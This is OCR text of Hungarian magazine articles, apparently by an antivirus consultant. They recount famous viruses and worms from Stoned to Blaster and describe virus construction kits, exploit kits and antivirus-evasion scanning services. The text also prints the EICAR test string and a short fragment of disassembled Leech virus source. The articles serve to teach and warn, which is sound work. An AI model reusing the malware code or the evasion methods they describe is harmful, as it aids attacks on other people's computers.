A Stoned rezidens lopakodó vírus volt, amely a flopik boot szektorát és a merevlemez partíciós tábláját fertőzte meg. Egyik flopiról a másikra terjedt. A rezidens rész figyelte, hogy a vírus ott van-e még a bootban, és ha úgy látta, hogy esetleg mentesítették, akkor a következő pillanatban visszaírta magát. A helyes megoldás ilyenkor az volt, hogy a víruskereső először a memóriában lévő komponenst törölje, és csak utána mentesítsen a lemezen. A cikkíró akkori munkahelyén, egy sok száz gépes hálózati környezetben jó pár órát eltöltött azzal, hogy megszabaduljon a vírustól.

A Sircam alapos fejfájást okozott: véletlenszerűen kiválasztott egy dokumentumot a fertőzött gépről és szétküldte a nagyvilágba


A vírus eredetileg ártalmatlannak készült, de egy programozási hiba folytán jelentős adatvesztéseket tudott okozni. Nevét a terjedésekor kiírt vicces üzenetről kapta: „Your computer is now stoned." A vírus-kódban emellett egy, a marihuána legalizálására vonatkozó üzenetet is lehetett találni.



2000-ben még főleg e-mail mellékletekben terjedtek a férgek, itt a híres LoveLetter egy példánya

EGY HASZNOS TESZTVÍRUS

Az EICAR tesztfájl (hivatalos nevén EICAR Standard Anti-Virus Test File) olyan fájl, amelyet a CARO (Computer Antivirus Research Organisation) szakemberei fejlesztettek ki azzal a céllal, hogy biztonságos módon teszteljék az antivírusprogramokat. A lényeg, hogy ez egy teljesen ártalmatlan és mindössze 68 (extra CR + LF sorvég karakterekkel együtt 70) bájtos .com kiterjesztésű fájl. A tesztállomány szabványos ASCII karakterekből áll, és találat esetén az EICAR-STANDARD-ANTIVIRUS-TEST-FILE! üzenetet kell, hogy kapjuk. Megijedni egyáltalán nem kell, hiszen ez csak teszt, és persze terjedni sem terjed. Az állományt mi magunk is létrehozhatjuk, de a **www.eicar.com** weboldalról akár le is tölthetjük azt. A tesztfájlnak ezt a szöveget kell pontosan tartalmaznia: X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
Ha ezt a szöveget beírjuk egy szövegfájlba, a végén ütünk egy új sort, majd a fájlt átnevezzük .com kiterjesztésűre, annak újbóli megnyitásakor víruskeresőnknek azonnal „ugrania" kell. Ha nem teszi, baj van!



A Codered (Bady) Microsoft IIS-szervereket támadott, és túlcsordulásos támadással még egy hátsó ajtót is tudott a gépekre telepíteni. Szerverek ezrei estek rövid idő alatt áldozatául

1994. május – Váltságdíj az adatokért


A OneHalf is új módszert honosított meg: merevlemezről történő bootolásonként 2-2 cilinder teljes tartalmát titkosította, a merevlemez végéről indulva. Ha csak simán mentesítettük a gépet, az elkódolt részhez soha többé nem férünk hozzá. Szerencsére készült hozzá egy egyedi dekódoló segédprogram, amely a tényleges fizikai írtás előtt képes volt visszaalakítani az eredeti adatokat. A vírus a nevét a fél merevlemez elkódolása után megjelenített humorosnak szánt üzenetéről kapta: „Dis is one half." Jó vicc volt; többen rosszul lettek, amikor szembesültek vele.

1998. június – A BIOS chip kivégzése

Érdekes eseménylánccot indított el a sokak által ismert CIH vírus. Az első jelentések róla 1998 elejéről származnak, az idők során pedig jó néhány változata született. Különlegessége, hogy a Pentium processzorral rendelkező számítógépekben olyan hibát volt képes okozni, amely a hardver javítása nélkül nem orvosolható: a gép elindulásához szükséges BIOS PROM-ot tette tönkre felülírással. A legismertebb és legelterjedtebb verzió minden év április 26-án aktivizálódott. Ez a vál-

IRODALOMJEGYZÉK

Farmosi István – Kis János – Szegedi Imre: Víruslélektan



A Slammer (vagy Zaphire) a Microsoft SQL szervereken pusztított. Minden korábbi esetnél súlyosabb támadásokat okozott 2003 januárjában

tozat azonban csak 1998 közepén terjedt el szélesebb körben, így az első valódi aktivizálódási dátuma 1999. április 26-a lett. Még itthon is adtak ki számítástechnikai laphoz olyan CD-mellékletet, amely ezzel a vírussal volt fertőzött. A kártevő a nevét tajvani illetőségű készítőjéről, a kezdőbetűk alapján *Chen Ing-Hauról* kapta.

2000. május – Loveletter

Május a szerelem hónapja. Ha valaki egy I LOVE YOU tárgyú levelet kapott, amelyhez egy LOVE-LETTER-FOR-YOU.TXT.vbs melléklet is tartozott, az nehezen tudta elkerülni a meglepetést. A VBScriptben írt féreg futótűzszerűen terjedt, a megfertőzött gépeken megkereste az Outlook címjegyzékét, és az itt talált címekre azonnal továbbküldte magát. Komoly károkozás is történt: a zenei és képállományokat sok esetben jóvátehetetlenül bináris szeméttel írta felül. A Loveletter kivételes eset volt abból a szempontból, hogy szerzőjét, *Onel Guzmant* sikerült azonosítani és elfogni, mégis megúszta a büntetést, mert akkoriban még nem létezett ilyen helyzetekre jogszabály. Azóta persze már a Fülöpszigeteken is büntetendő az effajta cselekmény.

2001. július – Válasszunk ki egy dokumentumot

Mindössze hat nappal július 18-i felfedezése után a SirCam internetes féreg már az egész világon elterjedt és bizonyítottan az egyik leggyakoribb károkozó programmá vált. A SirCam vírus a fertőzött gép merevlemezén található dokumentumokból küld véletlenszerűen egyet a vírussal együtt tovább különböző címekre. A féreg által elfoglalt lemezterület okozta károkon kívül figyelmet érdemel a SirCam pusztító rutinja is: 5% esély volt rá, hogy a féreg a Windows mappa minden alkönyvtárát és fájlját kitörölje, így ebben az esetben a gép már nem is indult el. Ez már ijesztő volt: zenél a gépem, hát annyi baj legyen. Leesnek a karakterek az alsó sorba a „potyogtatós" vírustól? Kit érdekel. De hogy a magánszféra sérül, és bármelyik állományom közpréda lehet, az már mindenkit sokkolhatott.


2001. szeptember – Egy gyors lefolyású támadás

A Nimda vírus – amelynek érdekessége, hogy egyszerre négy különböző fertőzési mechanizmust is képes volt alkalmazni (Exe-fertőzés, helyi hálózaton, weben és levelezésen keresztüli terjedés) – megjelenésekor 24 óra leforgása alatt 2,2 millió gépet fertőzött meg. A hosszú távú, hatékony védekezéshez nem volt elég a vírusmentesítés, hanem mindenképpen szükséges volt a megfelelő Microsoft javító állományok lefuttatása is. Mivel a vírus a hálózati kapcsolatokon keresztül is fertőzött, ezért a környezet mentesítésekor szét kellett húzni azt, és minden gépet külön-külön kellett kitakarítani. Csak ezután volt szabad újra hálózatba kapcsolni őket. Érdemes a vírus nevét visszafelé is elolvasni: ADMIN.

2002 – Vörös kód, avagy CodeRed

Nem volt eseménytelen a 2002-es esztendő sem, és ezt többek között a CodeRed féregnek is köszönhettük. Microsoft IIS-szervereken terjedt, és ami igazán különlegessé tette, az az volt, hogy a kódja kizárólag a fertőzött szervergépek memóriájában terjedt. Emellett rendelkezett trójai, hátsóajtó-komponenssel is, amelynek Virtual Root volt a neve. A fertőzött gépen megjelenítette a „Welcome to worm.com, Hacked by the chinese!" üzenetet, és azonnal újabb fertőzhető IIS-szerverek után kezdett kutatni a hálózatban. A javításhoz nemcsak az „explorer.exe" trójait kellett kitörölni, de szükséges volt a biztonsági hibákat javító Microsoft-foltokat is telepíteni.

A Melissa férget készítő David L. Smith. 1999-ben a hatóságok szerint mintegy 80 millió dollár kárt okozott



Egy ritka idegesítő kártevő: a LoveSan felbukkanó ablakában elindul a másodpercek visszaszámlálása, és bármit teszünk is, a gép újraindul. Itt is egy javítatlan hibát, a DCOM RPC (Remote Procedure Call) biztonsági rést használták ki

2002. április – Enyves Kezek


Nem, ezúttal nem a Rolling Stones Sticky Fingers című számáról lesz szó, hanem a lopkodós Klez vírusról. Ez a fertőzött gép merevlemezén található dokumentumokból véletlenszerűen kiválasztott egyet, és azt saját SMTP-motorja segítségével továbbküldte a vírussal együtt különböző címekre, így titkos vagy bizalmas információk kerülhettek idegen kezekbe. Megjelenése óta sokáig volt a vírusstatisztikák éllovasa, rengeteg levelet küldtek a fertőzött gépek. Ezekben a levelekben a feladó legtöbbször hamisan szerepelt, így a visszaküldött figyelmeztetésünk sem érte el a célját, ettől kezdve teljesen feleslegessé vált a vélelmezett (de hamis) feladó értesítése. A H variáns külön érdekessége az volt, hogy az érkező levélben megtévesztésként magát mint vírus elleni irtóprogramot tüntette fel.

2003. január – SQL.Slammer


Akik korábban úgy könyvelték el, hogy csak futtatható állományokban vagy boot szektorban lehetnek vírusproblémák, nagyot csalódtak. A Microsoft SQL szervereket támadó Slammer (vagy más néven Zaphire) féreg a nem frissített rendszerekben található biztonsági rést használta ki. Támadása során az is nyilvánvalóvá vált, hogy sok cégnél akkoriban nem üzemelt jól beállított tűzfal, amellyel elkerülhették volna a balesetet, ennek hiányában már csak az internet drasztikus lelassulásából vehették észre a problémát. Egy elemző cég későbbi jelentése szerint a megfertő-

Ilyen is volt: kamu magyar antivírusprogram. A hozzátartozó állományok különböző játékokból való zenék és képek voltak, és egyáltalán nem működött, mégis pénzért árulták az interneten

A Fülöp-szigeteki Onel A. de Guzman készítette a Lovebug, vagy más néven Loveletter férget. Elfogásakor még nem létezett ilyen internetes cselekményekre vonatkozó jogszabály, így olcsón megúszta az esetet



Amikor egy vírus szép: a Bagle.N változat kódjában ez a pillangó rejtőzködik, csak fel kell fedezni egy hexaeditorral



```
40HEX-11.005(Megjelenítés)
15 ------------------------------------------------------------
16                .model  tiny
17                .code
18                org     0
19 ; Leech virus
20 ; Disassembly by Dark Angel of Phalcon/Skism
21 ; Assemble with Tasm /m Leech.asm
22
23 virlength      =       (readbuffer - leech)
24 reslength      =       (((encrypted_file - leech + 1
25
26 leech:
27                jmp     short enter_leech
28
29 filesize       dw      offset carrier
30 oldint21       dw      0, 0
31 oldint13       dw      0, 0
32 oldint24       dw      0, 0
33 datestore      dw      0
34 timestore      dw      0
35 runningflag    db      1
36 evenodd        dw      0
37
38 enter_leech:
39                call    next
40 next:
41                pop     si
42 mutatearea1:
```

Sokan igyekeztek megérteni, és visszafejteni a vírusokat. Képünkön a Leech vírus egy disassemblált és kommentezett változata

ződött SQL-szerverek 90 százaléka már a járvány első tíz percében áldozatul esett. Terjedési sebessége nagyságrendekkel megelőzte a CodeRed férget. Ugyancsak újdonság volt és a terjedését is eredményesen szolgálta, hogy a Slammer nem használt bonyolult, nagyméretű véletlenszám-generátort, ehelyett a rendszer üzemidejének számlálóját használta fel véletlen címtartományok generálásához a célpontok kiválasztásához.

2003. július - Lovesan

Többféle egyéb néven is ismerjük: MSBlast, Blaster. Az eset úgy kezdődött, hogy egy hónappal korábban a Microsoft felfedezett egy biztonsági rést a Windows operációs rendszerben. Júliusban ezt a biztonsági rést már ki is aknázták, és elkezdődött a rémálom. A DCOM RPC (Remote Procedure Call) sebezhetőség kihasználása rendszeresen újraindította vagy lefagyasztotta a windowsos gépeket.

A kódban még Bill Gatesnek is üzent az író: „I just want to say LOVE YOU SAN!! billy gates why do you make this possible ? Stop making money and fix your software!!" Az atyai figyelmeztetés – miszerint a profíthajhászás helyett inkább ki kellene javítani a szoftvereket – ma is aktuális.

2007. március – Animált kurzorok


Több Windows-változaton túl vagyunk, jelenleg a szuperbiztonságosnak kikiáltott Vista a legújabb trónkövetelő. A Win32/TrojanDownloader.Ani.Gen trójai a Windows animált kurzorfájlok (.ani) kezelésével kapcsolatos, kritikus sebezhetőségét használja ki. A felfedezett hiba kihasználásával távoli kódfuttatás valósítható meg az áldozat rendszerén egy jól előkészített kurzorfájl letöltése után. Külön érdekesség, hogy nemcsak az XP és korábbi NT-alapú rendszerek, hanem a Vistával telepített számítógépek is áldozatul estek a trójai kártevőnek. Őszintén: ki gondolt volna a gyilkos kurzorokra?

***

Eddig tartott a hihetetlenül bőséges vírustermésből való mazsolázásunk. Az itt felsorolt vírusok írói mindenesetre gyökeresen megváltoztatták a számítógépes biztonságról korábban kialakult addigi elképzeléseket, sokszor vadonatúj, támadható frontokat nyitva új kihívások elé állították a szakmát. Sajnos abban is biztosak lehetünk, hogy a folyamat itt nem állt meg, és ez a jövőben is folytatódni fog.

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (**velemeny@pcworld.hu**).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu



Komoly fordulatot jelentett az első Word makró vírus megjelenése. Irodák és munkahelyek milliói érezték úgy, hogy mostantól veszélyben a napi munkájuk

Ha egy e-mail mellékletében a csinos teniszezőnőről ígérnek képeket, arra sokan fognak kattintani

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű víruskatalógusa: **www.eset.hu/virus**
Amit a vírusokról tudni érdemes: **www.antivirus.hu**
EICAR tesztvírus: **www.eicar.com**

MINDENKI TUD VÍRUST ÍRNI


Gépesített hadosztályok a barikád két oldalán

Sorozatunk tizenharmadik epizódjában áttekintjük, mik okozzák az exploitokat és mekkora út vezetett az egyéni, „kézzel írt” vírusoktól a mai, automatikusan generált kártevőkig. Látható, hogy a kódgeneráló kitek, a „tesztelő” segédeszközök és egyéb programkészletek a kártevőellenes csata mindkét résztvevőjénél komoly fejlődésen estek át és jelentős szerepet játszottak/játszanak.

Van a sebezhetőségeknek egy speciális csoportja, amelyet a szakzsargon csak „nulladik napi támadásnak” (0 day exploit) nevez. Ezek olyan, épphogy csak felfedezett friss programhibák, amelyekre még nem létezik javítófolt, sőt néhány esetben a gyártó egyáltalán nem is tud a sebezhetőségről. Az ilyen hibák kihasználása eredménnyel – és ezáltal anyagi haszonnal – kecsegtet a bűnözőknek a javításig, ezért egy-egy jelentősebb Windows Vista nulladik napi hiba technikai leírása és a kihasználására írt kód akár 50 ezer dollárért is gazdát cserélhet a feketepiacon.

Ki csordul, mi csordul

A nem frissített operációs rendszerek és alkalmazások mellett a leggyakoribb veszélyforrás a puffertúlcsordulási hiba. Anélkül, hogy mélyebben érintenénk ennek programozói vetületét, kijelenthetjük, hogy nagyjából arról van szó, hogy egy programban a különféle visszatérő funkciókat ellátó programrészletek (függvények) egy memóriaterületen (verem, angolul stack) adják át egymásnak a paramétereiket. A verem azonban nemcsak ezeket, hanem azokat a memóriacímeket is tárolja, amelyekre a meghívott függvény lefutása után a programnak ugrania kell, azaz amelyekhez vissza kell térnie. Ha a hívóprogram nem végez semmilyen ellenőrzést a verembe töltendő paraméterek hosszát illetően, akkor a túl hosszú adattal a fontos visszatérési címek felülíródhatnak. Számos behatolási kísérletnél használják ezt a módszert, azaz egy megfelelően előkészített adatcsomaggal magára az „adatra” kerül át a vezérlés, ami esetünkben egy kártevő. Így lehet például egy MP3 fájlba vírust helyezni, és mondjuk egy puffertúlcsordulás ellen nem védett zenelejátszóval elindítani a zenébe rejtett károkozót.




TridenT Polymorphic Engine (TPE) mutációs program igazi nagyágyú volt a maga idejében. Készítője, Masoud Khafir a forráskódot is közkinccsé tette

A kőbaltától a rakétáig


Az első időkben a szakmai tudás, a mély rendszerprogramozási ismeretek játszották a főszerepet, s az Assembler és a C nyelv alapos tudása adta kulcsot víruskódok elkészítéséhez. A tudásanyaghoz többek között a lemezkezelés részletes ismerete tartozott: tehát a boot szektorral, a Master Boot Rekorddal és az adatok tárolására vonatkozó szabályokkal (clusterek, láncolás stb.) kapcsolatos jártasság. Egy valamirevaló vírusíró természetesen a megszakítások (interruptok) kezelésével, működésével is magas szinten tisztában volt. Később már itt is előfordultak olyan vírusváltozatok, variációk, amikor például a péntek 13-i időzítést 12. csütörtökre cserélték: nos, ehhez persze nem szükségeltetett komoly tudás, csak egy szövegszerkesztő vagy egy hexaeditor, plusz némi lelemény.

Kevesen foglalkoztak magas színvonalon vírusírással és vírusirtókból sem volt sok, így sokáig a havi frissítés – a váratlan és rendkívüli eseteket leszámítva – elegendőnek látszott. Egy-egy jelentősebb vírus – például a Whale család polimorfikus, azaz alakváltó kódjának megjelenése – jól fel tudta kavarni a hangulatot. Néha még olyan is előfordult, hogy egy új vírus írója váltságdíjat kívánt kérni nagyobb AV-cégektől, hogy a pénz fejében átadja a víruskódot, amelyet azok beépíthetnek az adatbázisba. Természetesen az antivírusipar elzárkózott az ilyen terrorista akcióktól, sőt a legtöbb helyen még az a szokás is megmaradt, hogy volt, de már jó útra tért vírusírókat nem alkalmaznak, a „rablóból lesz a legjobb pandúr” elv ellenében. Ez a szabály manapság gyengülni látszik, Kínában több esetben is jól fizető IT-biztonsági állást ajánlottak a kártékony kódok készítőinek, a vezető




Már a DOS-os időkben is léteztek vírusgenerátorok. Hozzájuk jutni azonban sokkal nehezebb volt, mint manapság, mivel például jelszóval védett privát BBS-ek vettek részt a terjesztésben

Amikor beköszöntött a makróvírusok korszaka, hihetetlen mennyiségben jelentek meg olyan konstrukciós készletek, amelyekkel szakértelem nélkül is lehetett ontani a kártékony kódokat. Itt a Dark Bytes nevű kitet látjuk




A nagy népszerűség miatt a makróvírusok is bekerültek az univerzális víruskészítő készletekbe. A Demolition Kit (azaz „Pusztító Készlet”) segítségével néhány egérkattintással „eredményt” lehetett produkálni



A Diesel Power menüszerkezetében mindent beállíthatunk: mikor – év, hónap, nap, óra, perc, másodperc –, milyen állományban, milyen nevű makróban, milyen kísérő üzenettel, milyen pusztítás történjen

Manapság, a szélessáv korában a warezoldalakról vagy a torrentekről csekély keresgéléssel bárki bármihez hozzájuthat, legyen az trójaigenerátor, vírus forráskódja vagy épp hackereszköz

A Multi AVs Fixer megkönnyíti a vírusírók életét: segítségével gyorsan és hatékonyan tesztelhetik új kártevőjüket, hogy lehetőleg minél kevesebb antivírusprogram ismerje azt fel.



Egy idő után a bűnözők már nemcsak a konstrukciós kiteket bocsátották áruba, hanem valódi supportot is nyújtottak: az ár már tartalmazta a technikai támogatást és a statisztikát is

nagyhatalmak pedig hackereket toboroznak honvédelmi célokra.

Megnyomom a gombot, és vírus terem

Amit már egyszer felfedeztek, megfejtettek, arra már lehetett a továbbiakban építeni (mint a C vagy Pascal nyelvű könyvtárrutinok esetében), így például az alacsony szintű lemezkezeléshez már senkinek nem kellett újra feltalálni a spanyolviaszt. Természetesen a szakmai tudást az első víruskorszak után is a szükséges hozzávalók közt említjük, de elkezdődött az egyedi, szeretve dédelgetett kódok világa után a sorozatgyártás, a konstrukciós kitek, a csekély ismeretekkel rendelkezők számára néhány gombnyomásra vagy egérkattintásra kész vírust készítő csomagok, technikák kora. Ebben már nemcsak a gyorsabb kódkészítés, az alacsonyabb rendű kulimunkák megspórolása játszott szerepet, hanem elkezdett árucikké válni az univerzális víruskészítő programkészlet is, amely iránt fizetőképes kereslet mutatkozott a feketepiacon.

Az automatikus vírus-, illetve féregkészítő készleteknek komoly hagyománya van a mai Oroszország (a volt Szovjetunió) területén. Szürkeállományban gazdag, de erkölcsi gátlásoktól mentes, pénzéhes programozók minden technikai nehézséget legyőzve csak úgy ontották a rafináltabbnál rafináltabb készleteket. Persze készültek ilyenek máshol is: Németország, USA, Ausztrália sem szégyenkezhet. Nézzünk meg ezek közül egy-két érdekesebb darabot.

Mutációkészítő kézi készülék

1993-ban a TridenT, egy holland vírusíró csoport elkészítette a TridenT Polymorphic Engine (TPE) programot. Írója, *Masoud Khafir* több, igen fejlett vírust hozott létre, ezek között vannak az első Windows-vírusok, a Win_Vir, a Cruncher sorozat és az egyik legelterjedtebb – amely a MtE mutációs algoritmust is használja –, a MtE.Pogue vírus. A szerző igen alapos ismeretekkel rendelkezett a titkosításban, programja pedig igazi mérföldkőnek számított. A kezdeti, 1.1-es változat néhány processzortípussal nem működött megfelelően, ezért a hibák kijavítása miatt több – utoljára az 1.4-es – verzió is napvilágot látott. További korai kortárs volt még a Virus Constructions Set (VCS), a Virus Creation Library (VCL), a Next Generation Virus Construktion Kit (NGVC), a NuKE's Randomic Life Generator (NRLG) stb.


MPack csomag, a svájci bicska

Az MPack kit már friss darab, így a kor igényeinek megfelelően különféle exploitokkal képes támadni. Egy PHP-szoftverkomponenseket összegyűjtő és adatbázissal felszerelt készletről van szó, amely egy PHP-szerveren futva fejti ki tevékenységét. A terméket forgalmazó orosz bűnbanda szoftverkövetést, supportot, valamint teljes körű statisztikát is ad a program mellé. Magát a konstrukciós programot körülbelül 1000 amerikai dollárért hirdetik a feketepiacon. Különböző exploitok segítségével a Windows platformon futtatott Internet Explorer, Firefox és régebbi Opera böngészőkliensek használóit hozhatja nehéz helyzetbe, ha nem frissítenek vagy upgrade-elnek időben. Ezenkívül további híres-hírhedt darabok is léteznek, ezekről helyhiány miatt éppen csak említést teszünk – így érdekes volt még a Shark, a Metasploit, az Icepack platinum stb. A Pinch II Pro nevű, adatlopásra tervezett vírus-, trójai- és kémprogramkészítő készletet pedig a *Vírusok Varázslatos Világa 2. részében* részletesen is bemutattuk, kipróbáltuk.

Utolsó simítások a vírus-kódon – Multi AV-szkennerek


Amikor még a „munkapadon" van a kártevő, de már teljesen működőképes, a terjesztőnek az az érdeke, hogy teremtménye minél észrevétlenebb lehessen. Ezért érdemes megvizsgálnia több, különböző antivírusprogrammal, hogy csökkenjen a lebukás veszélye. Nem meglepetés, hogy erre is vannak automata eszközök. Az egyik ilyen a Multi AV Fixer. Segítségével nagyságrendekkel gyorsabban és olajozottabban lehet próbálkozni a cél érdekében – azaz annak érdekében, hogy minél kevesebb antivírus jelezzen az új programra.

Nagyon macerás viszont több antivírusrendszert is feltelepíte-



Természetesen az egyéb makrózható Office állományok sem kerülhették el a sorsukat. Képünkön a NoMercy (Nincs kegyelem) Excel Generator nyitóképernyője. Nomen est omen

Az egyik leghírhedtebb konstrukciós támadó készlet az Icepack Platinum. Többek közt az Internet Explorer, Firefox, Opera, Windows Media Player, QuickTime, WinZip tucatnyi sebezhetőségét tudta kihasználni és ezeken keresztül kártevőket telepíteni. Az eredeti cirill betűs, orosz nyelvű változata mellett kínaira fordított verziója is létezik



A Pinch II Pro menüjében minden részlet aprólékosan beállítható. Sok kereskedelmi programot lepipál a kényelmes kezelőfelület. Cikksorozatunk 2. részében mi is teszteltük a képességeit

Nem csak konstrukciós kitek és trükkös segédprogramok léteznek ám. Ennek az oldalnak segítségével MD5 hash értékekből nyerhetjük vissza a jelszót. Arra is felhívja a figyelmet, hogy ne ringassuk magunkat hamis illúziókba vélelmezett biztonságunkat illetően

ni egy gépre, ráadásul a rezidens részt mindegyikben ki is kell kapcsolni, hogy össze ne akadjanak. Nos, erre jó a **Virusscan.Jotti.org** vagy a **VirusTotal.com** weboldal. Az előbbi 20, míg az utóbbi oldal immár 37 különböző gyártó kereső-motorjával vizsgál párhuzamosan. Korábban a VirusTotal kínált egy olyan lehetőséget, amikor a vizsgálandó mintáknál azt is kiválaszthattuk, ne küldjék el automatikusan az állományt a víruslaborokba, de éppen a vírusírók effajta, kiadás előtti tesztelése miatt ezt az opciót később megszüntették.

Eladó az egész világ

Ma már minden feladatra létezik hatékony eszköz, legyen az Office dokumentumok vagy egyéb jelszavak feltörése, MD5 hash kódok visszafejtése, WiFi-titkosítás megfejtése, vagy éppen friss exploit kódok felhajtása. Aki az interneten keres, az talál – sosem volt még ez ilyen egyszerű. Rengeteg esetben akár egy nyilvános weblapon is lelhetünk olyan eszközöket vagy információkat, amelyek gyakorlati útmutatót adnak a kártevőkészítők kezébe. Nehéz megítélni, hogy az információk közzététele jó vagy rossz, de talán inkább hasznos, ha mindenki tud róla.

